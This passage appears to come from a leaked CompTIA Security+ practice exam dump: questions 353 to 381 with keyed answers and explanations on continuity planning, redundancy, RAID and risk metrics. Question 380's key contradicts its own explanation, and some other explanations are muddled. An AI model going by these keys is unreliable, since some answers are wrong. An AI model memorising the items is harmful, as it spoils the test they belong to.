Business impact analysis (BIA) is the process of evaluating all of the critical systems in an organization to define impact and recovery plans. BIA isn't concerned with external threats or vulnerabilities; the analysis focuses on the impact a loss would have on the organization. A BIA comprises the following: identifying critical functions, prioritizing critical business functions, calculating a timeframe for critical systems loss, and estimating the tangible impact on the organization.

**Incorrect Answers:**

- A: Succession planning outlines those internal to the organization who have the ability to step into positions when they open.
- B: Continuity of operation plan refers to policies, processes and methods that an organization has to follow to minimize the impact of failure of the key components needed for operations.
- C: Disaster recovery plan usually deals with site relocation in the event of an emergency, natural disaster, or service outage.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 29, 432

**QUESTION 353**

A network administrator has recently updated their network devices to ensure redundancy is in place so that:

- A. switches can redistribute routes across the network.
- B. environmental monitoring can be performed.
- C. single points of failure are removed.
- D. hot and cold aisles are functioning.

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Redundancy refers to systems that either are duplicated or fail over to other systems in the event of a malfunction. The best way to remove an SPOF from your environment is to add redundancy.

**Incorrect Answers:**

- A: Redistribution of routes is not the purpose of redundancy.
- B: Environmental monitoring is concerned with water and flood damage as well as fire suppression and redundancy is concerned with availability of resources.
- D: Hot and cold aisles in server rooms are concerned with cooling the servers and equipment in the server room.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 30, 32, 382-383

**QUESTION 354**

After an assessment, auditors recommended that an application hosting company should contract with additional data providers for redundant high speed Internet connections. Which of the following is MOST likely the reason for this recommendation? (Select TWO).

- A. To allow load balancing for cloud support
- B. To allow for business continuity if one provider goes out of business
- C. To eliminate a single point of failure

- D. To allow for a hot site in case of disaster
- E. To improve intranet communication speeds

**Correct Answer:** BC

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A high-speed internet connection to a second data provider could be used to keep an up-to-date replicate of the main site. In case of problem on the first site, operation can quickly switch to the second site. This eliminates the single point of failure and allows the business to continue uninterrupted on the second site.

Note: Recovery Time Objective

The recovery time objective (RTO) is the maximum amount of time that a process or service is allowed to be down and the consequences still be considered acceptable. Beyond this time, the break in business continuity is considered to affect the business negatively. The RTO is agreed on during BIA creation.

Incorrect Answers:

A: Load balancing is done on the local intranet, not over the internet.

D: An alternate data site could be used as a hot site. But a high-speed internet connection is not needed for a hot site. A hot site is a location that can provide operations within hours of a failure. This type of site would have servers, networks, and telecommunications equipment in place to reestablish service in a short time.

E: An additional internet site would not improve local communication speed on the intranet.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 32-33, 33

### **QUESTION 355**

Which of the following utilities can be used in Linux to view a list of users' failed authentication attempts?

- A. badlog
- B. faillog
- C. wronglog
- D. killlog

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

var/log/faillog - This Linux log file contains failed user logins. You'll find this log useful when tracking attempts to crack into your system. /var/log/apport.log This log

records application crashes. Sometimes these can reveal attempts to compromise the system or the presence of a virus or spyware.

Incorrect Answers:

A, C, D: These are not files that can be found under the /var/log Directory as used in Linux.

References:

<http://www.thegeekstuff.com/2011/08/linux-var-log-files/> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 47

### QUESTION 356

Which of the following risks could IT management be mitigating by removing an all-in-one device?

- A. Continuity of operations
- B. Input validation
- C. Single point of failure
- D. Single sign on

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The major disadvantage of combining everything into one, although you do this to save costs, is to include a potential single point of failure and the reliance/dependence on a single vendor.

Incorrect Answers:

A: Continuity of operation plan refers to policies, processes and methods that an organization has to follow to minimize the impact of failure of the key components needed for operations.

B: Input validation refers to secure coding and removing an all-in-one device is not mitigating an input validation problem. Rather you are mitigating a single point of failure problem.

D: Single sign-on is an authentication issue.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 30, 136, 432

### QUESTION 357

Which of the following risk concepts requires an organization to determine the number of failures per year?

- A. SLE
- B. ALE

- C. MTBF
- D. Quantitative analysis

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

ALE is the annual loss expectancy value. This is a monetary measure of how much loss you could expect in a year.

Incorrect Answers:

A: SLE is a monetary value, and it represents how much you expect to lose at any one time: the single loss expectancy. SLE can be divided into two components: AV (asset value) and the EF (exposure factor).

C: The mean time between failures (MTBF) is the measure of the anticipated incidence of failure for a system or component. This measurement determines the component's anticipated lifetime.

D: Quantitative analysis is used to show the logic and cost savings in replacing a server for example before it fails rather than after the failure.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 5, 8, 17 <http://www.ciscopress.com/articles/article.asp?p=1998559&seqNum=2>

### **QUESTION 358**

Upper management decides which risk to mitigate based on cost. This is an example of:

- A. Qualitative risk assessment
- B. Business impact analysis
- C. Risk management framework
- D. Quantitative risk assessment

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Quantitative analysis / assessment is used to show the logic and cost savings in replacing a server for example before it fails rather than after the failure. Quantitative assessments assign a dollar amount.

Incorrect Answers:

A: Risk can also be calculated qualitatively and are subjective in nature.

B: A business impact analysis is the process of evaluating all of the critical systems in an organization to define impact and recovery plans. BIA isn't concerned with external threats or vulnerabilities; the analysis focuses on the impact a loss would have on the organization. A BIA comprises the following: identifying critical functions, prioritizing critical business functions, calculating a timeframe for critical systems loss, and estimating the tangible impact on the organization.

C: A risk management framework is an umbrella term that concerns all risk management best practices.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 17, 28-29

### **QUESTION 359**

Corporate IM presents multiple concerns to enterprise IT. Which of the following concerns should Jane, the IT security manager, ensure are under control? (Select THREE).

- A. Authentication
- B. Data leakage
- C. Compliance
- D. Malware
- E. Non-repudiation
- F. Network loading

**Correct Answer: BCD**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

In a joint enterprise, data may be combined from both organizations. It must be determined, in advance, who is responsible for that data and how the data backups will be managed. Data leakage, compliance and Malware issues are all issues concerning data ownership and backup which are both impacted on by corporate IM.

Incorrect Answers:

A: Authentication is more concerned with legitimate, authorized access

E: Nonrepudiation prevents one party from denying actions that they carried out and in the electronic world nonrepudiation measures can be a two-key cryptographic system and the involvement of a third party to verify the validity. This respected third party 'vouches' for the individuals in the two-key system.

F: Networking loading would be a load balancing/ redundancy concern.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 397

### **QUESTION 360**

Which of the following is being tested when a company's payroll server is powered off for eight hours?

- A. Succession plan

- B. Business impact document
- C. Continuity of operations plan
- D. Risk assessment plan

**Correct Answer:** C

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Continuity of operations plan is the effort to ensure the continued performance of critical business functions during a wide range of potential emergencies.

Incorrect Answers:

A: Succession planning outlines those internal to the organization who have the ability to step into positions when they open. By identifying key roles that cannot be left unfilled and associating internal employees who can step into these roles, you can groom those employees to make sure that they are up to speed when it comes time for them to fill those positions.

B: A business impact analysis/document is part of the business continuity planning and focuses on evaluating the processes.

D: A risk assessment plan, like a business impact analysis forms part of the Business continuity plan and provides a company with an accurate picture of the situation it faces.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 432-434, 454 <http://www.cio.com/article/2381021/best-practices/how-to-create-an-effective-business-continuity-plan.html>

**QUESTION 361**

A security administrator is reviewing the company's continuity plan. The plan specifies an RTO of six hours and RPO of two days. Which of the following is the plan describing?

- A. Systems should be restored within six hours and no later than two days after the incident.
- B. Systems should be restored within two days and should remain operational for at least six hours.
- C. Systems should be restored within six hours with a minimum of two days worth of data.
- D. Systems should be restored within two days with a minimum of six hours worth of data.

**Correct Answer:** C

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The recovery time objective (RTO) is the maximum amount of time that a process or service is allowed to be down and the consequences still to be considered

acceptable. Beyond this time, the break in business continuity is considered to affect the business negatively. The RTO is agreed on during the business impact analysis (BIA) creation.

The recovery point objective (RPO) is similar to RTO, but it defines the point at which the system needs to be restored. This could be where the system was two days before it crashed (whip out the old backup tapes) or five minutes before it crashed (requiring complete redundancy). As a general rule, the closer the RPO matches the item of the crash, the more expensive it is to obtain.

Incorrect Answers:

- A: An RTO is six hours and not 2 days after the incident happened.
- B: This implies an RTO of 2 days and an RPO of 6 hours.
- D: Two days for a system restore should be an RTO of two days and not six hours as mentioned in the question.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 9, 456

### QUESTION 362

Pete, the system administrator, is reviewing his disaster recovery plans. He wishes to limit the downtime in the event of a disaster, but does not have the budget approval to implement or maintain an offsite location that ensures 99.99% availability. Which of the following would be Pete's BEST option?

- A. Use hardware already at an offsite location and configure it to be quickly utilized.
- B. Move the servers and data to another part of the company's main campus from the server room.
- C. Retain data back-ups on the main campus and establish redundant servers in a virtual environment.
- D. Move the data back-ups to the offsite location, but retain the hardware on the main campus for redundancy.

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A warm site provides some of the capabilities of a hot site, but it requires the customer to do more work to become operational. Warm sites provide computer systems and compatible media capabilities. If a warm site is used, administrators and other staff will need to install and configure systems to resume operations. For most organizations, a warm site could be a remote office, a leased facility, or another organization with which yours has a reciprocal agreement. Warm sites may be for your exclusive use, but they don't have to be. A warm site requires more advanced planning, testing, and access to media for system recovery. Warm sites represent a compromise between a hot site, which is very expensive, and a cold site, which isn't preconfigured.

Incorrect Answers:

- B: Moving the servers from the server room is not a viable option.
- C: The data backups should also be available away from the main campus.
- D: This will result in just having the data backups and no hardware on which to work not 99.9% availability.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 36

### **QUESTION 363**

Ann is starting a disaster recovery program. She has gathered specifics and team members for a meeting on site. Which of the following types of tests is this?

- A. Structured walkthrough
- B. Full interruption test
- C. Checklist test
- D. Tabletop exercise

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A structured walkthrough test of a recovery plan involves representatives from each of the functional areas coming together to review the plan to determine if the plan pertaining to their area is accurate and complete and can be implemented when required.

Incorrect Answers:

B: In a full interruption test, operations are shut down at the primary site and shifted to the recovery site in accordance with the disaster recovery plan.

C: In a checklist test disaster recovery checklists are distributed to all members of a disaster recovery team. The members are asked to review the checklist. This ensures that the checklist is still current, and that the assigned members of disaster recovery teams are still working for the company.

D: A tabletop exercise is a simulation of a disaster. A Tabletop Test is a test of the recovery plan in which actions are not actually performed.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 454-455

### **QUESTION 364**

When a communications plan is developed for disaster recovery and business continuity plans, the MOST relevant items to include would be: (Select TWO).

- A. Methods and templates to respond to press requests, institutional and regulatory reporting requirements.
- B. Methods to exchange essential information to and from all response team members, employees, suppliers, and customers.
- C. Developed recovery strategies, test plans, post-test evaluation and update processes.
- D. Defined scenarios by type and scope of impact and dependencies, with quantification of loss potential.
- E. Methods to review and report on system logs, incident response, and incident handling.

**Correct Answer:** AB

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A: External emergency communications that should fit into your business continuity plan include notifying family members of an injury or death, discussing the disaster with the media, and providing status information to key clients and stakeholders. Each message needs to be prepared with the audience (e.g., employees, media, families, government regulators) in mind; broad general announcements may be acceptable in the initial aftermath of an incident, but these will need to be tailored to the audiences in subsequent releases.

B: A typical emergency communications plan should be extensive in detail and properly planned by a business continuity planner. Internal alerts are sent using either email, overhead building paging systems, voice messages or text messages to cell/smartphones with instructions to evacuate the building and relocate at assembly points, updates on the status of the situation, and notification of when it's safe to return to work.

Incorrect Answers:

C: Recovery strategies are not included in the communications plan.

D: Analysis of impact, dependencies and loss potential are not included in the communications plan.

E: System logs, incident response, and incident handling are not included in the communications plan.

References:

<http://searchdisasterrecovery.techtarget.com/Developing-an-emergency-communications-plan-A-template-for-business-continuity-planners>

**QUESTION 365**

After a production outage, which of the following documents contains detailed information on the order in which the system should be restored to service?



<http://www.gratisexam.com/>

- A. Succession planning
- B. Disaster recovery plan
- C. Information security plan
- D. Business impact analysis

**Correct Answer: B**

Section: Compliance and Operational Security

Explanation

Explanation/Reference:

**Section: Compliance and Operational Security**

A disaster-recovery plan, or scheme, helps an organization respond effectively when a disaster occurs. Disasters may include system failure, network failure, infrastructure failure, and natural disaster. The primary emphasis of such a plan is reestablishing services and minimizing losses.

**Incorrect Answers:**

A: Succession planning outlines those internal to the organization that has the ability to step into positions when they open. By identifying key roles that cannot be left unfilled and associating internal employees who can step into these roles, you can groom those employees to make sure that they are up to speed when it comes time for them to fill those positions.

C: Information security plan focusses on the integrity and confidentiality of documents.

D: A business impact analysis is part of the business continuity planning and focuses on evaluating the processes.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 29, 433-434, 454

**QUESTION 366**

Which of the following concepts defines the requirement for data availability?

- A. Authentication to RADIUS
- B. Non-repudiation of email messages
- C. Disaster recovery planning
- D. Encryption of email messages

**Correct Answer: C**

**Section: Compliance and Operational Security****Explanation****Explanation/Reference:****Section: Compliance and Operational Security**

A disaster-recovery plan, or scheme, helps an organization respond effectively when a disaster occurs. Disasters may include system failure, network failure, infrastructure failure, and natural disaster. The primary emphasis of such a plan is reestablishing services and minimizing losses.

**Incorrect Answers:**

A: Authentication issues deals with authorized access to resources.

B: Nonrepudiation prevents one party from denying actions that they carried out and in the electronic world nonrepudiation measures can be a two-key cryptographic system and the involvement of a third party to verify the validity. This respected third party 'vouches' for the individuals in the two-key system.

D: Encryption of email messages is concerned with confidentiality.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 29, 262, 433-434

**QUESTION 367**

Which of the following is the MOST specific plan for various problems that can arise within a system?

- A. Business Continuity Plan
- B. Continuity of Operation Plan
- C. Disaster Recovery Plan
- D. IT Contingency Plan

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

An IT contingency plan would focus on the IT aspect in particular to ensure business continuity.

Incorrect Answers:

A: Business continuity planning (BCP) is the process of implementing policies, controls, and procedures to counteract the effects of losses, outages, or failures of critical business processes. BCP is primarily a management tool that ensures that critical business functions can be performed when normal business operations are disrupted.

B: Continuity of operations plan is the effort to ensure the continued performance of critical business functions during a wide range of potential emergencies

C: A disaster-recovery plan, or scheme, helps an organization respond effectively when a disaster occurs. Disasters may include system failure, network failure, infrastructure failure, and natural disaster. The primary emphasis of such a plan is reestablishing services and minimizing losses.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 29, 433-434

**QUESTION 368**

Joe, the system administrator, is performing an overnight system refresh of hundreds of user computers. The refresh has a strict timeframe and must have zero downtime during business hours. Which of the following should Joe take into consideration?

- A. A disk-based image of every computer as they are being replaced.
- B. A plan that skips every other replaced computer to limit the area of affected users.
- C. An offsite contingency server farm that can act as a warm site should any issues appear.
- D. A back-out strategy planned out anticipating any unforeseen problems that may arise.

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

A backout is a reversion from a change that had negative consequences. It could be, for example, that everything was working fine until you installed a service pack on a production machine, and then services that were normally available were no longer accessible. The backout, in this instance, would revert the system to the state that it was in before the service pack was applied. Backout plans can include uninstalling service packs, hotfixes, and patches, but they can also include reversing a migration and using previous firmware. A key component to creating such a plan is identifying what events will trigger your implementing the backout.

**Incorrect Answers:**

- A: A disk image is usually downloaded and installed when a failure occurs. This is not guaranteeing a zero downtime.
- B: A plan that skips every other replaces computer is not 100% zero down time guaranteed because it will impact on the business hours.
- C: An offsite contingency server farm will not offer zero downtime.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 443

**QUESTION 369**

Which of the following concepts is BEST described as developing a new chain of command in the event of a contingency?

- A. Business continuity planning
- B. Continuity of operations
- C. Business impact analysis
- D. Succession planning

**Correct Answer: D**

**Section: Compliance and Operational Security****Explanation****Explanation/Reference:****Section: Compliance and Operational Security**

Succession planning outlines those internal to the organization who have the ability to step into positions when they open. By identifying key roles that cannot be left unfilled and associating internal employees who can step into these roles, you can groom those employees to make sure that they are up to speed when it comes time for them to fill those positions.

**Incorrect Answers:**

- A: Business continuity planning is the process of implementing policies, controls, and procedures to counteract the effects of losses, outages, or failures of critical business processes.
- B: Continuity of operations refers to risk management best practices rather than developing a new chain of command as a contingency plan.
- C: A business impact analysis is more concerned with evaluating the processes in the organization as it bears on business continuity.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 454

**QUESTION 370**

Pete, the Chief Executive Officer (CEO) of a company, has increased his travel plans for the next two years to improve business relations. Which of the following would need to be in place in case something happens to Pete?

- A. Succession planning
- B. Disaster recovery
- C. Separation of duty
- D. Removing single loss expectancy

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Succession planning outlines those internal to the organization who have the ability to step into positions when they open. By identifying key roles that cannot be left unfilled and associating internal employees who can step into these roles, you can groom those employees to make sure that they are up to speed when it comes time for them to fill those positions.

**Incorrect Answers:**

B: Disaster recovery refers to the actions taken after an event resulting in a loss/disaster occurred.

C: Separation of duties are used to reduce the risk of fraud and to prevent other types of losses. It is also designed to prevent accidents from occurring; e.g. someone other than the user responsible for writing code to check and run tests on the code.

D: Single loss expectancy refers to asset value times the exposure factor and is used to calculate risk.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 23, 454

**QUESTION 371**

Establishing a published chart of roles, responsibilities, and chain of command to be used during a disaster is an example of which of the following?

- A. Fault tolerance
- B. Succession planning
- C. Business continuity testing
- D. Recovery point objectives

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Succession planning outlines those internal to the organization that has the ability to step into positions when they open. By identifying key roles that cannot be left unfilled and associating internal employees who can step into these roles, you can groom those employees to make sure that they are up to speed when it comes time for them to fill those positions.

Incorrect Answers:

A: Fault tolerance refers to the ability of a system to sustain operations in the event of a component failure.

C: Business Continuity testing is mainly concerned with the processes, policies, and methods that an organization uses to minimize the impact any type of failure would have and to make sure that the business continues.

D: Recovery point objectives define the point at which the system needs to be restored and usually matches the status quo prior to failure.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 33, 454

**QUESTION 372**

A network administrator recently updated various network devices to ensure redundancy throughout the network. If an interface on any of the Layer 3 devices were to go down, traffic will still pass through another interface and the production environment would be unaffected. This type of configuration represents which of the following concepts?

- A. High availability
- B. Load balancing
- C. Backout contingency plan
- D. Clustering

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

High availability (HA) refers to the measures used to keep services and systems operational during an outage. In short, the goal is to provide all services to all users, where they need them and when they need them. With high availability, the goal is to have key services available 99.999 percent of the time (also known as five nines availability).

Incorrect Answers:

B: Load balancing is one of the ways that high availability can be obtained because it allows you to split the workload across multiple computers

C: Backout contingency plan is a reversion from a change that had negative consequences.

D: Clustering is done whenever you connect multiple computers to work and act together as a single server. It is meant to utilize parallel processing and can also add to redundancy.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 32, 443

### QUESTION 373

A network administrator has purchased two devices that will act as failovers for each other. Which of the following concepts does this BEST illustrate?

- A. Authentication
- B. Integrity
- C. Confidentiality
- D. Availability

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Failover refers to the process of reconstructing a system or switching over to other systems when a failure is detected. In the case of a server, the server switches to a redundant server when a fault is detected. This strategy allows service to continue uninterrupted until the primary server can be restored. In the case of a network, this means processing switches to another network path in the event of a network failure in the primary path. This means availability.

Incorrect Answers:

A: Authentication is used to verify that a person who sent the message is actually who they say they are.

B: Integrity means that data cannot be tampered with or altered without detection.

C: Confidentiality means that data retains its privacy.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 32

### QUESTION 374

The main corporate website has a service level agreement that requires availability 100% of the time, even in the case of a disaster. Which of the following would be required to meet this demand?

- A. Warm site implementation for the datacenter
- B. Geographically disparate site redundant datacenter
- C. Localized clustering of the datacenter
- D. Cold site implementation for the datacenter

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data backups, redundant systems, and disaster recovery plans all support availability. AN in this case a geographically disparate site redundant datacenter represents 100% availability regardless of whether a disaster event occurs.

Incorrect Answers:

- A: A warm site provides some of the capabilities of a hot site, but it requires the customer to do more work to become operational. Warm sites provide computer systems and compatible media capabilities. If a warm site is used, administrators and other staff will need to install and configure systems to resume operations.
- C: Anytime you connect multiple computers to work/act together as a single server, it is known as clustering. In this case localized clustering does not guarantee 100 % availability in the event of a disaster occurring.
- D: A cold site is a facility that isn't immediately ready to use. The organization using it must bring along its equipment and network. A cold site may provide network capability, but this isn't usually the case; the site provides a place for operations to resume, but it doesn't provide the infrastructure to support those operations.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 414, 444

**QUESTION 375**

A company replaces a number of devices with a mobile appliance, combining several functions. Which of the following descriptions fits this new implementation? (Select TWO).

- A. Cloud computing
- B. Virtualization
- C. All-in-one device
- D. Load balancing
- E. Single point of failure

**Correct Answer:** CE

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The disadvantages of combining everything into one include a potential single point of failure, and the dependence on the one vendor. The all in-one device represents a single point of failure risk being taken on.

Incorrect Answers:

- A: Cloud computing refers to 3 service models defined as Software as a Service, Platform as a Service and Infrastructure as a Service (SaaS, PaaS, and IaaS), and four delivery models (private, public, community, and hybrid). It also offers ways of cost savings to its tenants being hosted by the cloud. It offers the ability to decrease costs, increase efficiency, and make the world a better place.
- B: Virtualization is the foundation for cloud computing. You cannot have cloud computing without virtualization. It makes it possible by abstracting the hardware and

making it available to the virtual machines. The abstraction is done through the use of a hypervisor, which can be either Type I (bare metal) or Type II (hosted).  
D: Load balancing is a way of providing high availability by splitting the workload across multiple computers.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 119, 196-202, 235

### **QUESTION 376**

A small business needs to incorporate fault tolerance into their infrastructure to increase data availability. Which of the following options would be the BEST solution at a minimal cost?

- A. Clustering
- B. Mirrored server
- C. RAID
- D. Tape backup

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

RAID, or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning. RAID can achieve fault tolerance using software which can be done using the existing hardware and software.

**Incorrect Answers:**

A: Anytime you connect multiple computers to work/act together as a single server, it is known as clustering. Clustered systems utilize parallel processing (improving performance and availability) and add redundancy (but also add costs).

B: Mirrored server implies that you have a mirror / duplicate of the server which will provide you with 100 % redundancy, but it does not represent the least cost option.

D: Tape Backup will also incur costs and is means for backing up data to mitigate a loss.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 34, 234, 235

### **QUESTION 377**

Which of the following may significantly reduce data loss if multiple drives fail at the same time?

- A. Virtualization
- B. RAID
- C. Load balancing

D. Server clustering

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

RAID, or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning.

Incorrect Answers:

A: Virtualization is the foundation for cloud computing. It makes it possible by abstracting the hardware and making it available to the virtual machines. The abstraction is done through the use of a hypervisor, which can be either Type I (bare metal) or Type II (hosted); not at all reducing data loss in case multiple drives fail.

C: Load balancing is a way of providing high availability by splitting the workload across multiple computers; however it does not reduce data loss in case multiple drives happen to fail.

D: Anytime you connect multiple computers to work/act together as a single server, it is known as clustering. Clustered systems utilize parallel processing (improving performance and availability) and add redundancy (but also add costs).

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 234-235

### **QUESTION 378**

Which of the following provides data the best fault tolerance at the LOWEST cost?

- A. Load balancing
- B. Clustering
- C. Server virtualization
- D. RAID 6

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

RAID, or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning. RAID can achieve fault tolerance using software which can be done using the existing hardware and software thus representing the lowest cost option.

Incorrect Answers:

A: Load balancing is a way of providing high availability by splitting the workload across multiple computers. This in itself means more costs if you do not already have the multiple computers.

B: Anytime you connect multiple computers to work/act together as a single server, it is known as clustering. Clustered systems utilize parallel processing (improving performance and availability) and add redundancy (but also add costs).

C: Virtualization is the foundation for cloud computing. You cannot have cloud computing without virtualization. It makes it possible by abstracting the hardware and making it available to the virtual machines. The abstraction is done through the use of a hypervisor, which can be either Type I (bare metal) or Type II (hosted). It is not a method used for fault tolerance.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 234-235

### QUESTION 379

Which of the following provides the LEAST availability?

- A. RAID 0
- B. RAID 1
- C. RAID 3
- D. RAID 5

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

#### Explanation/Reference:

Section: Compliance and Operational Security

RAID, or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning. RAID 0 is disk striping. It uses multiple drives and maps them together as a single physical drive. This is done primarily for performance, not for fault tolerance. If any drive in a RAID 0 array fails, the entire logical drive becomes unusable.

Incorrect Answers:

B: RAID 1 is disk mirroring. Disk mirroring provides 100 percent redundancy because everything is stored on two disks. If one disk fails, another disk continues to operate. The failed disk can be replaced, and the RAID 1 array can be regenerated. This system offers the advantage of 100 percent data redundancy at the expense of doubling the storage requirements. Each drive keeps an exact copy of all information, which reduces the effective storage capability to 50 percent of the overall rated storage.

C: RAID 3 is disk striping with a parity disk. RAID 3 arrays implement fault tolerance by using striping (RAID 0) in conjunction with a separate disk that stores parity information. Parity information is a value based on the value of the data stored in each disk location. This system ensures that the data can be recovered in the event of a failure. The process of generating parity information uses the arithmetic value of the data binary. This process allows any single disk in the array to fail while the system continues to operate.

D: RAID 5 is disk striping with parity, and it is one of the most common forms of RAID in use today. It operates similarly to disk striping, as in RAID 0. The parity information is spread across all of the disks in the array instead of being limited to a single disk, as in RAID 3. Most implementations require a minimum of three disks and support a maximum of 32.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 34-35, 234

**QUESTION 380**

Which of the following can Pete, a security administrator, use to distribute the processing effort when generating hashes for a password cracking program?

- A. RAID
- B. Clustering
- C. Redundancy
- D. Virtualization

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Anytime you connect multiple computers to work/act together as a single server, it is known as clustering. Clustered systems utilize parallel processing (improving performance and availability) and add redundancy.

Server clustering is used to provide failover capabilities / redundancy in addition to scalability as demand increases.

Incorrect Answers:

A: RAID, or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning.

C: Both Clustering and Load Balancing are redundancy measures and in this question only Clustering is mentioned.

D: Virtualization is the foundation for cloud computing. You cannot have cloud computing without virtualization. It makes it possible by abstracting the hardware and making it available to the virtual machines. The abstraction is done through the use of a hypervisor, which can be either Type I (bare metal) or Type II (hosted).

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 234-235

**QUESTION 381**

Sara, a security architect, has developed a framework in which several authentication servers work together to increase processing power for an application. Which of the following does this represent?

- A. Warm site
- B. Load balancing
- C. Clustering
